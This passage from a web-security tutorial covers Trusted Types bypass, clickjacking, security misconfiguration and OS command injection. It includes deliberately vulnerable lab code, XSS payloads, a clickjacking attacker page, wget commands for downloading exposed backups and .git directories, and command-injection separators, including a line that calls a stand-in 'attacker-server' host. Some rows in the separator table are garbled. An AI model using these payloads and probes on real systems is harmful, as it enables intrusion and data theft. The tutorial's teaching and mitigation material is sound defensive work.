6. Verify CSP Bypass: Check that CSP header (require-trusted-types-for 'script') is ineffective because:

- The Trusted Types policy allows arbitrary HTML
- CSP doesn't block onerror/onload handlers in this configuration

Lab Setup #2:

Install requirements

```
$ sudo apt update; sudo apt install php  
$ mkdir ContentSecurityPolicy; cd ContentSecurityPolicy
```

Create a vulnerable code: CSPtrustType2.php

```
<?php  
header("Content-Security-Policy: require-trusted-types-for 'script'; trusted-types default\nt");  
?>  
<!DOCTYPE html>  
<html>  
<head>  
  <title>Weak Trusted Types Policy</title>  
  <script>  
    // Another example of a weak policy that can be bypassed  
    if (window.trustedTypes && trustedTypes.createPolicy) {
```

```

        trustedTypes.createPolicy('default', {
            createHTML: (string) => {
                // Attempt at sanitization that can be bypassed
                if (string.includes('<script>')) {
                    return 'Blocked';
                }
                return string; // Still vulnerable to many XSS vectors
            }
        });
    }
</script>
</head>
<body>
    <h1>DOM-Based XSS with Bypassable Trusted Types Policy</h1>

    <div id="output"></div>

    <script>
        // Get user input from URL
        const params = new URLSearchParams(window.location.search);
        const userInput = params.get('input');

        // Insert poorly sanitized input into DOM
        document.getElementById('output').innerHTML = userInput;
    </script>

    <h2>Test Payloads</h2>
    <ul>
        <li><a href="?input=<img src=x onerror=alert(1)>">Basic XSS (bypasses script check)</a></li>
        <li><a href="?input=<svg onload=alert(1)>">SVG payload</a></li>
    </ul>
</body>
</html>

```

Exploitation steps:

1. Analyze the Updated Trusted Types Policy: The default policy (lines 11-18) now blocks inputs containing `<script>`:

```
if (string.includes('<script>')) { return 'Blocked'; }
```

Weakness: Only checks for literal `<script>` strings, not other XSS vectors.

2. Identify Bypass Opportunities: The sanitizer allows:
 - All HTML except exact `<script>` matches
 - Event handlers (onerror, onload, etc.)
 - Alternative tag formats (case manipulation, SVG, etc.)
3. Test Basic XSS Payloads:
 - Payload 1: `<img src=x onerror=alert(1)>` (still works)
 - Payload 2: `<svg onload=alert(1)>` (Works because SVG tags aren't blocked)

Mitigation:

- Enforce strict Trusted Types policies.
- Sanitize all user input before inserting it into the DOM using a library like DOMPurify.

Mitigation Techniques

Use a Strict CSP:

- Start with a very restrictive policy (`default-src 'none'`).
- Gradually add exceptions as needed, carefully considering the security implications.
- Avoid wildcards (*) and `unsafe-inline` and `unsafe-eval` directives.

Use Nonces or Hashes for Inline Scripts and Styles:

- Generate a unique nonce for each request.
- Use hashes only when the inline code is static and won't change.
- Hashes are brittle; nonces are generally preferred for inline scripts.

Subresource Integrity (SRI):

- Use SRI to verify the integrity of third-party scripts.
- Calculate the SHA256, SHA384, or SHA512 hash of the script and include it in the `<script>` tag. example:

```
<script src="https://victim.com/library.js"
        integrity="sha384-EXAMPLE_HASH"
        crossorigin="anonymous"></script>
```

CSP Reporting:

- Configure a `report-uri` or `report-to` directive to receive CSP violation reports.
- Monitor these reports to identify potential vulnerabilities and refine your CSP.

Regularly Review and Update Your CSP:

- As your application evolves, your CSP needs to be updated to reflect the changes.
- Regularly review your CSP to ensure it is still effective and doesn't contain any unnecessary exceptions.

Use Trusted Types:

- Implement Trusted Types to prevent DOM-based XSS vulnerabilities.
- Enforce strict Trusted Types policies.

Sanitize User Input:

- Sanitize all user input before inserting it into the DOM.
- Use a library like DOMPurify to sanitize HTML.

Keep Third-Party Libraries Up-to-Date: Regularly update all third-party libraries to patch security vulnerabilities.

Disable Unnecessary Features: Disable features that are not needed, such as JSONP endpoints or open redirects.

Test Your CSP:

- Use the Content-Security-Policy-Report-Only header to test your CSP before enabling it fully.
- Use automated tools to scan your website for CSP vulnerabilities.

Clickjacking

Clickjacking is a user interface redressing attack where malicious actors trick users into clicking on hidden or disguised elements by overlaying them with seemingly harmless content. This can lead to unintended actions such as changing account settings, initiating transactions, or granting permissions—all without the user's awareness. The attack relies on framing techniques (e.g., `<iframe>`) and clever visual manipulation to hijack user input. While often visually subtle, the impact of clickjacking can be significant, especially when targeting sensitive functions in authenticated sessions. As web applications become more interactive and visually complex, how can developers ensure that user actions reflect true intent and not invisible traps?

Understanding Clickjacking

Clickjacking, also known as UI Redressing, is a web-based attack that tricks users into clicking on elements of a web page that are hidden or disguised as something else. As a result, users may unknowingly perform actions they never intended, such as:

- Downloading malware
- Visiting malicious websites
- Entering sensitive information or credentials
- Transferring money
- Making unintended purchases

At its core, clickjacking is about deception. Attackers overlay invisible or misleading elements—often embedded within an `<iframe>`—on top of a legitimate page. While users think they're interacting with the visible interface, they're actually clicking on concealed controls beneath the surface.

The Invisible Trap of Clickjacking

Clickjacking typically involves embedding an invisible webpage or HTML element—usually inside an `<iframe>`—on top of the legitimate page the user expects to see. The attacker carefully aligns this hidden layer with visible elements of their own design, such as enticing buttons or links. When the user believes they're clicking a harmless button (like “Claim Your Prize!”), they're actually interacting with the concealed controls of the overlaid, malicious page.

This invisible layer captures user interactions and can trigger dangerous actions behind the scenes, such as:

- Submitting forms (like deleting an account or transferring funds)
- Changing security settings

- Confirming unwanted purchases
- Authorizing app permissions

Because the malicious element is transparent or disguised, the user has no visual indication that their clicks are being hijacked. It's this subtlety that makes clickjacking so deceptive and effective.

The Free Trip to Germany Case Study

1. **The Bait:** The attacker sets up an enticing web page, claiming to offer a free trip to Germany. The offer looks legitimate, complete with vibrant images and persuasive language to grab the user's attention.
2. **Background Reconnaissance:** Quietly, in the background, the attacker checks if the user is already logged into their online banking account. If they are, the attacker loads the bank's fund transfer page inside an `<iframe>`, pre-filling it with the attacker's account details using URL parameters or automated scripts (if the bank's site allows).
3. **The Invisible Overlay:** The banking transfer page, loaded in the invisible `<iframe>`, is positioned directly over the "Book My Free Trip" button on the attack page. The critical action button—such as "Confirm Transfer"—is perfectly aligned with the visible, tempting button.
4. **The Setup:** Excited by the offer, the user clicks the prominently displayed "Book My Free Trip" button.
5. **The Trap:** Unbeknownst to them, the user's click is actually interacting with the hidden `<iframe>`. Instead of booking a trip, they are confirming a bank transfer—sending money directly to the attacker's account.
6. **The Cover-Up:** To maintain the illusion, the user is then redirected to a generic "Congratulations!" page or a travel-themed site, keeping them completely unaware that the attack just succeeded.

Technical Analysis of Clickjacking in the Germany Trip Case

Clickjacking occurs in the above example because the attacker is able to exploit the way web browsers render and handle multiple layers (especially iframes). Specifically, the attacker leverages the following vulnerabilities and mechanisms:

1. **Unrestricted iframe Embedding:** In many websites, especially older or improperly configured ones, it's possible to embed pages within `<iframe>` elements without restrictions. The bank's transfer page, which is part of a legitimate website, is embedded invisibly within the attacker's page. The attacker places the iframe over the "Book My Free Trip" button, creating an invisible layer that the user cannot see.
2. **Lack of Frame Protection (X-Frame-Options):** The absence of security measures like the `X-Frame-Options` header (or an equivalent Content Security Policy like `frame-ancestors`) on the banking page allows it to be embedded into the attacker's page. Ideally, this header would prevent the bank's page from being displayed inside an iframe.

on a foreign website, but if the page doesn't implement this header, the attacker can freely iframe the bank's page.

3. **Misleading User Interface (UI Redressing):** The attacker's page is designed to deceive the user by displaying a tempting, harmless button ("Book My Free Trip") that is visible and clickable. However, the button the user clicks on is physically aligned over the "Confirm Transfer" button in the hidden iframe. When the user interacts with the visible button, they unknowingly trigger the action of the hidden button within the iframe.
4. **Invisible but Interactive Elements:** The key to this attack is the invisible iframe. The user is under the impression they are clicking a legitimate button on the visible webpage. However, in reality, they are clicking on the invisible button in the iframe, which performs an action that the user did not intend (such as confirming a financial transaction).
5. **No Visual Feedback of the Attack:** The attacker has strategically made the iframe invisible or semi-transparent, so the user doesn't see the "Confirm Transfer" button in the iframe. Without any visual indication of what's actually being clicked, the user is left unaware of their actions.
6. **No Safeguard or Confirmation Mechanism:** In the absence of security features like double-confirmation for sensitive actions (like bank transfers), a user could easily be tricked into performing the action without any chance to reconsider. A confirmation popup or even a CAPTCHA on the bank's transfer form could prevent this from happening.

Understanding Clickjacking through Code

Install requirements

```
$ sudo apt update; sudo apt install python3-pip
$ sudo mkdir clickjacking; cd clickjacking
$ pip install flask --b
```

Create a vulnerable code: app.py

```
from flask import Flask, request, render_template_string

app = Flask(__name__)

home_html = """
<!DOCTYPE html>
<html lang=\"en\">
<head>
    <meta charset=\"UTF-8\">
    <title>Welcome to SecureApp</title>
</head>
<body>
    <h1>Bank transfer</h1>
    <p>You are about to transfer $500 to Attacker's Account.</p>
    <form action=\"/transfer\" method=\"POST\">
        <button type=\"submit\">Confirm Transfer</button>
    </form>
</body>
</html>
"""

success_html = """
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Confirm Transfer</title>
</head>
<body>
  <h1>Confirm Transfer</h1>
</body>
</html>
"""

@app.route('/')
def home():
    return render_template_string(home_html)

@app.route('/transfer', methods=['POST'])
def delete_account():
    return render_template_string(success_html)

if __name__ == '__main__':
    app.run(debug=True)
```

Run the server:

```
$ python3 app.py
```

Create a malicious site (clickjacking): attacker.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Win a Free Trip!</title>
  <style>
    iframe {
      opacity: 50%;
      position: absolute;
      top: 50px;
      left: 50px;
      width: 500px;
      height: 200px;
      z-index: 2;
    }
    button {
      position: relative;
      z-index: 1;
      margin-top: 50px;
      margin-left: 50px;
      font-size: 20px;
    }
  </style>
</head>
<body>
  <h1>Congratulations!</h1>
  <p>You've won a free trip to Germany!</p>
  <button>Claim Prize!</button>
  <iframe src="http://victim.com:5000/"></iframe>
</body>
</html>
```

Exploitation flow:

Victim visits the malicious site: The attacker prepares an external malicious HTML page (can be hosted anywhere). This page contains:

- An enticing offer (e.g., "Claim your Free Gift!").
- An invisible iframe loading the vulnerable bank page (<http://victim.com:5000/>).

Attacker loads the target page in an invisible iframe: The malicious page embeds the bank transfer page in an iframe but styles it to be invisible and overlays it under the user's mouse click target.

Victim clicks the visible bait button.

Transfer completed without user knowledge

Summary: The vulnerable application does not implement clickjacking protections such as:

- No X-Frame-Options header
- No CSP (Content-Security-Policy) frame-ancestors

The app endpoint `/transfer` executes sensitive action on POST but without user verification (e.g., no CSRF token, no re-auth).

Mitigation Techniques

X-Frame-Options (XFO) Header: A response header that controls whether a webpage can be rendered inside an `<frame>`, `<iframe>`, `<embed>`, or `<object>`.

- **DENY:** Prevents the page from being displayed in a frame, regardless of the site attempting to do so.
- **SAMEORIGIN:** Allows the page to be displayed in a frame only if the origin of the frame is the same as the origin of the page.

Example (Setting the X-Frame-Options header in PHP):

```
<?php
header('X-Frame-Options: SAMEORIGIN');
?>
```

Content Security Policy (CSP): A more powerful and flexible mechanism for controlling the sources from which a webpage can load resources and whether it can be framed.

- **frame-ancestors Directive:** Specifies the valid parents that can embed a page using `<frame>`, `<iframe>`, `<object>`, `<embed>`, or `<applet>`.

Example (Setting the CSP header in PHP):

```
<?php
header("Content-Security-Policy: frame-ancestors 'self'");
?>
```

Frame Busting JavaScript: A client-side JavaScript technique that attempts to prevent clickjacking by detecting if the page is being framed and redirecting the user to the full, unframed version of the page. This method is less reliable than server-side headers and can be bypassed by sophisticated attackers.

Example JavaScript to insert into the vulnerable HTML:

```
<style id="antiClickjack">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top) {
    var antiClickjack = document.getElementById("antiClickjack");
    antiClickjack.parentNode.removeChild(antiClickjack);
} else {
    top.location = self.location;
}
</script>
```

Security Misconfiguration

Security misconfiguration is one of the most common yet overlooked vulnerabilities in web security. It occurs when a system or application is improperly configured, leaving it exposed to attacks. Misconfigurations can range from default settings being left unchanged, unnecessary services running, overly permissive access controls, or sensitive data being exposed in error messages. Attackers can exploit these misconfigurations to gain unauthorized access, escalate privileges, or disrupt services. Given that many breaches result from simple configuration errors, addressing security misconfiguration is a critical part of maintaining a secure environment. But how can organizations ensure that their configurations are consistently reviewed and hardened against potential exploitation?

Understanding Security Misconfiguration

Security misconfiguration is a common vulnerability that occurs when a system, application, or network is improperly configured, leading to potential security weaknesses. It can expose sensitive data, allow unauthorized access, or make the system susceptible to various attacks.

Security misconfiguration is one of the OWASP Top 10 vulnerabilities and can result from:

- Default settings left unchanged (e.g., default credentials)
- Overly permissive access control
- Exposed sensitive information (e.g., error messages, headers)
- Improperly configured security headers
- Unnecessary services or features enabled

Categories of Security Misconfiguration

Default Credentials & Settings

- Using default usernames and passwords (e.g., admin/admin on a web application).
- Default database configurations left unchanged (e.g., root with no password).
- Default SSH, FTP, or API keys present.

Verbose Error Messages & Debugging Enabled

- Exposing detailed error messages that reveal system information, database queries, or file paths.
- Leaving debugging tools enabled (e.g., `phpinfo()` revealing server details).

Insecure Security Headers: Missing or misconfigured HTTP security headers like:

- X-Frame-Options (protection against clickjacking)
- Strict-Transport-Security (HSTS) (forcing HTTPS)
- Content-Security-Policy (CSP) (protection against XSS)

Overly Permissive File & Directory Permissions

- Writable directories for unauthorized users (777 permissions in Linux)
- Publicly accessible sensitive files (e.g., .git, .env, config.php)
- Incorrect file ownership, allowing privilege escalation

Unnecessary Features or Services Enabled

- Running unnecessary web server modules or services (e.g., FTP, Telnet, or outdated APIs).
- Exposing sensitive directories through misconfigured web servers (e.g., directory listing enabled).

Insecure Cloud & Storage Configurations

- Misconfigured AWS S3 buckets (publicly accessible sensitive files)
- Improper IAM (Identity and Access Management) settings, granting excessive permissions.

Lack of Proper Access Controls

- API endpoints or admin panels without authentication.
- Exposed directories without proper access restrictions (/admin, /backup, /logs).

Using Outdated or Insecure Software Components

- Running outdated CMS, frameworks, or libraries (e.g., outdated WordPress plugins).
- Deprecated encryption algorithms (e.g., using MD5, SHA-1, or TLS 1.0).

Directory Listing Vulnerability

Web servers can be configured to automatically list the contents of directories that do not have an index page present. This can aid an attacker by enabling them to quickly identify the resources at a given path, and proceed directly to analyzing and attacking those resources. It particularly increases the exposure of sensitive files within the directory that are not intended to be accessible to users, such as temporary files and crash dumps.

Directory listings themselves do not necessarily constitute a security vulnerability. Any sensitive resources within the web root should in any case be properly access-controlled, and should not be accessible by an unauthorized party who happens to know or guess the URL. Even when directory listings are disabled, an attacker may guess the location of sensitive files using automated tools.

We have a site, that uses WordPress. When we see the source code, we see bunch of URLs. If we browse to `https://REDACTED/wp-content/uploads/`, we see specials folders (backup):

Index of /wp-content/uploads/	
Filter Name	
Name	Last Modified
Parent Directory	
2016	2022-06-13 14:54
2017	2022-06-13 14:54
2018	2022-06-13 14:55
2019	2022-06-13 14:55
2020	2022-06-13 14:55
2021	2022-06-13 14:55
2022	2022-12-01 00:00
2023	2023-12-01 00:05
2024	2024-03-01 00:01
backup-wd-db-5325c0	2022-06-13 14:55
backup-wd-files-5325c0	2022-06-13 23:01
backup-wd-logs-5325c0	2022-06-13 14:56
backup-wd-temp-5325c0	2022-06-13 14:56
ezflippr	2022-06-13 14:56

In `https://REDACTED/wp-content/uploads/backup-wd-db-5325c0/`, we see .zip files that contains of SQL database, so, we can download and see the content.

Index of /wp-content/uploads/backup-wd-db-5325c0/		
Name	Last Modified	Size
Parent Directory		
backupwd_5325c0_2021-02-08_16-14-34.zip	2021-02-08 00:00	1066K
backupwd_5325c0_2021-02-08_16-14-40.zip	2021-02-08 00:00	1067K
backupwd_5325c0_2021-02-08_16-14-46.zip	2021-02-08 00:00	1067K

If you want to download all directories, use `wget` tool:

```
$ wget https://REDACTED/wp-content/uploads/backup-wd-db-5325c0/ -r --no-parent
```


Error Handling Flaws and Stack Trace Exposure

If error handling is not handled securely, some important information may be disclosed. For example, in Django framework disclosure of SECRET-KEY will result in Remote Code Execution (Insecure Deserialization).

There are many ways to encounter an error in web applications, in a general rule you should pass an input which programmers do not expect. For example, in main page, we have a search bar, if we enter an example statement, web application searches for it.

`https://REDACTED/search?_token=XXX&search=example`

If we change `search=example` to `search[]=example`, we catch an error:




Full Path Disclosure Vulnerability

Full Path Disclosure (FPD) vulnerabilities enable the attacker to see the path to the webroot/file. e.g.: `/home/omg/htdocs/file/`.

In main page, we have a search bar, if we enter an example statement, web application searches for it.

`https://REDACTED/search?_token=XXX&search=example`

If we change `search=example` to `search[]=example`, we catch an error:



In error page, we see that full path: /home/REDACTED/app/app/Product.php

Sensitive Data Exposure

Sensitive data exposure refers to the accidental or deliberate disclosure of critical information such as personally identifiable information (PII), payment card information (PCI), electronic protected health information (ePHI), and intellectual property (IP).

Real Scenario with Error: In main page, we have a search bar, if we enter an example statement, web application searches for it.

https://REDACTED/search?_token=XXX&search=example

If we change search=example to search[]=example, we catch an error:



In error page, we find sensitive data like:

- APP_KEY: In Laravel, if we find APP_KEY decrypt files that encrypt by Laravel.

- SQL connection string (include username and password)
- Email information (Email host, username and password)

Real case with directory listing: We have `.git` directory, let's open it:

Index of /.git			
Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2015-12-02 09:14	23	
branches/	2015-12-02 09:14	-	
config	2015-12-02 09:14	263	
description	2015-12-02 09:14	73	
hooks/	2015-12-02 09:14	-	
index	2015-12-02 09:14	125K	
info/	2015-12-02 09:14	-	
logs/	2015-12-02 09:15	-	
objects/	2015-12-02 09:14	-	
packed-refs	2015-12-02 09:14	94	
refs/	2015-12-02 09:15	-	
Apache Server at		Port 443	

We can extract source code by `.git` directory:

Download all files in `.git` directory

```
$ wget https://REDACTED/.git -r --no-parent
```

We find that server is Apache and we know in Apache, `.htaccess` is exists. we cannot see it on browser (Forbidden)



Show logs of project

```
$ git log # see logs of project
$ git log <commit_number> # Show details of changes (source codes!)
```

Read .htaccess in git project

```
$ git ls-files '*.php'      # Search for .php files into git
$ git ls-files '*.sql'      # Search for .sql files into git

$ git show HEAD:.htaccess > .htaccess
```

Extract source code (admin/index.php)

```
$ git show HEAD:admin/index.php > index.php
```

Web Parameter Tampering

HTTP Verb Tampering is an attack that bypasses an authentication or control system that is based on the HTTP Verb. Not only verb tamper can be used to bypass authentication, but also sometimes leads to information disclosure or even IDOR vulnerability.

Real World Example: The Application has a login page and it's making POST request to login, Then I observed the body parameters (Link):

```
email=abc@gmail.com&password=password
```

I decided to change the POST request to the GET Method request alongside the body parameters in the URL. The vulnerable URL would look like this:

```
https://target.com/public/authenticate?email=abc@gmail.com&password=password
```

I tried requesting this URL and observed I was logged into the application.

Forced Browsing

An attacker can use Brute Force technique to search for unlinked contents in the domain directory, such as temporary directories and files, and old backup and configuration files. these resources may store sensitive information about web applications and operational systems.

Common Files	Description
.git, .svn	Version control files
.zip, .tar.gz, .7z, .rar, .bak	Backup and archived files
.bash, .sh, .zshrc, .bashrc, .bash_profile	Shell script and configuration files
.go, .phps, .py, .java, .rb, .cs, .js, .ts	Source code files
composer.json, package.json, npm_modules, requirements.txt, Gemfile, yarn.lock, Pipfile	Package and dependency management files
config.php, wp-config.php, .env, settings.py	Configuration files (may contain secrets)
.htaccess, .htpasswd	Web server configuration and access control files
database.sql, dump.sql, db.sqlite3	Database dumps and files
id_rsa, id_rsa.pub, .ssh/config	SSH keys and configurations
robots.txt, sitemap.xml	Web crawling directives and site structure hints
adminer.php, phpmyadmin/, server-status	Database management and server information endpoints
logs/, error.log, access.log, debug.log	Log files that may leak sensitive information

Suggestion tools for force browsing:

- Fuzz Faster U Fool (ffuf) - <https://github.com/ffuf/ffuf>
- Gobuster - <https://github.com/OJ/gobuster>
- Wfuzz - The Web Fuzzer - <https://github.com/xmendez/wfuzz>

S3 Bucket Misconfiguration

A bucket is a container for objects stored in Amazon S3. You can store any number of objects in a bucket:

- Each bucket has a unique name
- Each bucket's access is limited by permissions
 - Owner can configure read, write and edit for anonymous users
 - For example, the following command will list the objects

```
$ aws s3 ls s3://bucket_name/
```

Some websites are fully hosted (or partially) on the S3 bucket. If the permissions are not configured well, there will be a misconfiguration.

Consider the website <http://aws.example.com>, Let's grab the DNS records:

```
$ dig aws.example.com
```

```
[...]
;; ANSWER SECTION:
aws.example.com.      93  IN  CNAME  aws.example.com.s3-website.ap-northeast-2.amazonaws.c\
om.
aws.example.com.s3-website.ap-northeast-2.amazonaws.com. 273 IN CNAME s3-website.ap-north\
east-2.amazonaws.com.
s3-website.ap-northeast-2.amazonaws.com. 298 IN A 52.219.148.60
[...]
```

Seems the website is hosted on S3 bucket. opening the `http://aws.example.com.s3-website.ap-northeast-2.amazonaws.com` will prove it. the `aws.example.com` is the bucket name. the object listing permission may be opened for anonymous users.

Let's check it by `http://aws.example.com.s3.ap-northeast-2.amazonaws.com`. the previous test can be conducted by aws command.

Mitigation Techniques

Change Default Credentials & Enforce Strong Authentication

- Immediately change default usernames and passwords for databases, admin panels, and third-party services.
- Enforce strong password policies (e.g., minimum length, complexity, and rotation policies).
- Use multi-factor authentication (MFA) wherever possible to reduce unauthorized access risks.

Disable Debugging & Error Messages in Production

- Never leave debugging enabled in production, as it can leak sensitive information (e.g., stack traces, API keys).
- In **PHP**, disable `display_errors` in `php.ini`:

```
display_errors = Off
log_errors = On
```

- In **Django**, set `DEBUG = False` in `settings.py`:

```
DEBUG = False
```

- Ensure **detailed error messages are only logged internally** and not exposed to users.

Use Proper File Permissions & Secure Configurations

- Restrict file and directory permissions:
 - Configuration files (e.g., `.env`, `config.php`) should not be world-readable or writable.

- Recommended permissions:

```
644 (`rw-r--r--`) for non-executable files
600 (`rw-----`) for sensitive configuration files
755 (`rwxr-xr-x`) for necessary executable files
```

- In Linux, apply permissions using:

```
$ chmod 600 /path/to/config/file
```

- Disable directory listing to prevent attackers from discovering sensitive files:
 - In **Apache**, set this in .htaccess OR httpd.conf:

```
Options -Indexes
```

- In **Nginx**, disable autoindex in nginx.conf:

```
autoindex off;
```

Apply the Principle of Least Privilege (POLP)

- Restrict access to only what is necessary for users, processes, and services.
- Use non-root accounts for running applications and services to limit damage in case of compromise.
- Example for MySQL: Create a user with minimal privileges:

```
CREATE USER 'appuser'@'localhost' IDENTIFIED BY 'StrongPassword!';
GRANT SELECT, INSERT, UPDATE, DELETE ON mydb.* TO 'appuser'@'localhost';
```

Implement Proper Security Headers: Security headers protect against various web-based attacks:

- Content Security Policy (CSP): Prevents XSS by restricting script sources.

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.com
```

- HTTP Strict Transport Security (HSTS): Enforces HTTPS to prevent MITM attacks.

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

- X-Frame-Options: Prevents clickjacking attacks.

```
X-Frame-Options: DENY
```

- X-Content-Type-Options: Prevents MIME-sniffing attacks.

```
X-Content-Type-Options: nosniff
```

Keep Software, Dependencies, and Services Updated

- Regularly update all software (OS, web server, database, CMS, frameworks, third-party libraries).
- Monitor for known vulnerabilities in dependencies (e.g., using `npm audit`, `pip-audit`, or `OWASP Dependency-Check`).
- Remove unused features, plugins, or services that could introduce security risks.

OS Command Injection

OS Command Injection is a severe web security vulnerability that occurs when an application improperly processes user input, allowing an attacker to execute arbitrary operating system commands. This flaw arises when untrusted input is directly incorporated into system commands without proper validation or sanitization. Attackers can exploit this weakness to gain unauthorized access, extract sensitive data, manipulate system files, or even take full control of the underlying server. The impact of OS Command Injection can be devastating, especially in applications with high privileges or weak security controls. As organizations rely on web applications to manage critical operations, how can developers ensure that user input remains securely handled to prevent command execution attacks?

Understanding OS Command Injection

OS Command Injection (OCI), also known as Command Injection, is a critical web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server running the web application. This occurs when the application incorporates user-supplied data into system commands without proper sanitization or validation. In essence, the attacker can inject their own commands into the application's OS calls, hijacking the server's functionality. The severity is commonly considered critical due to the potential for full server compromise.

Web applications need to interact with the shell for tasks like:

1. Converting an image
2. Converting a video
3. Calling an external web service
4. Calling a binary

An Example for using ffmpeg binary:

Install requirements:

```
$ sudo apt update && sudo apt install -y python3-pip
$ pip install flask --b
$ mkdir commandInjection; cd commandInjection
$ touch cmdffmpeg.py
```

Create vulneable code: cmdffmpeg.py

```
# cmdffmpeg.py
# exploit: ?video=`sleep+10`

import os
from flask import Flask, request, session
```

```

app = Flask(__name__)
app.secret_key = "super_secret_key"

@app.route('/convert')
def convert_video():
    video_name = request.args.get('video') # User-controlled input
    user_id = session.get('user_id', 'guest') # Default to 'guest' if not logged in

    # Vulnerable: Directly formatting user input into the command
    command = f"/bin/ffmpeg -i {video_name} -c:a copy -c:v vp9 -r 30 /files/user/{user_id}\
}/videos"
    os.system(command) # Unsecured execution

    return "Video processing started!"

if __name__ == "__main__":
    app.run(debug=True)

```

Command Injection Variants by Result

Direct Result: The application displays the output of the injected command directly to the user.

Install requirements

```

$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdDirectResult.php

```

Create vulnerable code: cmdDirectResult.php

```

<?php
// Takes user input directly from POST without any validation
$ip = $_POST['ip'];

// SECURITY ISSUES:
// 1. Directly concatenates user input into shell command
// 2. No input validation or sanitization
// 3. Missing error handling for command execution
$cmd = "ping -c 1 " . $ip; // UNSAFE COMMAND CONSTRUCTION

// Executes shell command with user-provided input
// Allows arbitrary command execution if input contains:
// - Semicolons (;) for multiple commands
// - Pipe symbols (|) for command chaining
// - Backticks (`) for command substitution
$result = shell_exec($cmd);

// Outputs raw command results
// SECURITY ISSUE: No output encoding (XSS risk)
print "<pre>$result</pre>";
?>

<!-- SECURITY ISSUES IN FORM:
- No CSRF protection
- No rate limiting
- No input validation client-side -->

```

```
<form method="POST" action="">
  <input type="text" name="ip">
  <input type="submit" value="Ping" name="btn_send">
</form>
```

Indirect Result (Boolean-Based): The application's behavior changes based on the execution of the command, allowing the attacker to infer success or failure.

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdindirectResult.php
```

Create vulnerable code: cmdIndirectResult.php

```
<?php
// Takes raw user input without any validation
$ip = $_POST['ip']; // UNSAFE: Directly accepts user input

// Constructs OS command by concatenating user input
// SECURITY ISSUE: Allows arbitrary command execution
$cmd = "ping -c 1 " . $ip; // UNSAFE COMMAND CONSTRUCTION

// Executes the command and captures output
$result = shell_exec($cmd);

// Checks ping result (also vulnerable to command injection)
// SECURITY NOTE: This check can be bypassed by command output manipulation
if (strstr($result, "0% packet loss")) {
    print "Server UP :); // SECURITY NOTE: No output encoding
} else {
    print "Server maybe down!"; // SECURITY NOTE: No output encoding
}
?>

<!-- SECURITY ISSUES IN FORM:
- No CSRF protection
- No rate limiting
- No input validation
- No output encoding -->
<form method="POST" action="">
  <input type="text" name="ip">
  <input type="submit" value="Ping" name="btn_send">
</form>
```

No Result (Out-of-Band): The application provides no direct feedback, requiring the attacker to use techniques to exfiltrate data.

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdNoResult.php
```

Create vulnerable code: cmdNoResult.php

```
<?php
// Takes raw user input without any validation or sanitization
$ip = $_POST['ip'];
// DANGER: Direct user input used in command construction
// Constructs OS command by directly concatenating user input
$cmd = "ping -c 1 " . $ip;
// SECURITY ISSUES:
// 1. No input validation
// 2. No argument escaping
// 3. No whitelisting of allowed characters

// Executes the command with shell privileges
$result = shell_exec($cmd);
// RISKS:
// 1. Arbitrary command execution
// 2. Privilege escalation potential
// 3. No error handling for failed commands
?>

<!-- INSECURE FORM IMPLEMENTATION -->
<form method="POST" action="">
  <!-- SECURITY ISSUES:
    - No CSRF protection
    - No rate limiting
    - No input validation
    - No output encoding -->
    <input type="text" name="ip">
    <input type="submit" value="Ping" name="btn_send">
  </form>
```

Phase of Detection

Fuzz the suspicious input with command separators:

Test case	Description
command_1; sleep 10	Sequential execution - runs command_1, then waits 10 seconds regardless of command_1's exit status
command_1 && sleep 10	Conditional success chain - only runs sleep if command_1 succeeds (returns exit code 0)
command_1 sleep 10	Conditional failure chain - only runs sleep if command_1 fails (returns non-zero exit code)
command_1 sleep 10	Pipe output - sends command_1's stdout to sleep's stdin (though sleep ignores input)
command_1 & sleep 10	Background job - runs command_1 in background while immediately running sleep in foreground
command_1 \$(sleep 10)	Command substitution (modern syntax) - executes sleep first, waits 10s, then runs command_1 with sleep's output as arguments
command_1 `sleep 10`	Command substitution (legacy syntax) - same as above but using deprecated backtick syntax
command_1 {sleep 10}	Brace expansion - expands to command_1 sleep 10 (passes 'sleep' and '10' as arguments to command_1)

Instead of sleep also can use wget or curl: `command_1; wget attacker-server:port`

Basic Command Injection

Install requirements

```
$ sudo apt update && sudo apt install -y php
$ mkdir commandInjection; cd commandInjection
$ touch cmdSimplest.php
```

Create vulnerable code: cmdSimplest.php

```
<?php
// Takes raw user input directly from GET parameters
// RISK: No validation or sanitization of input
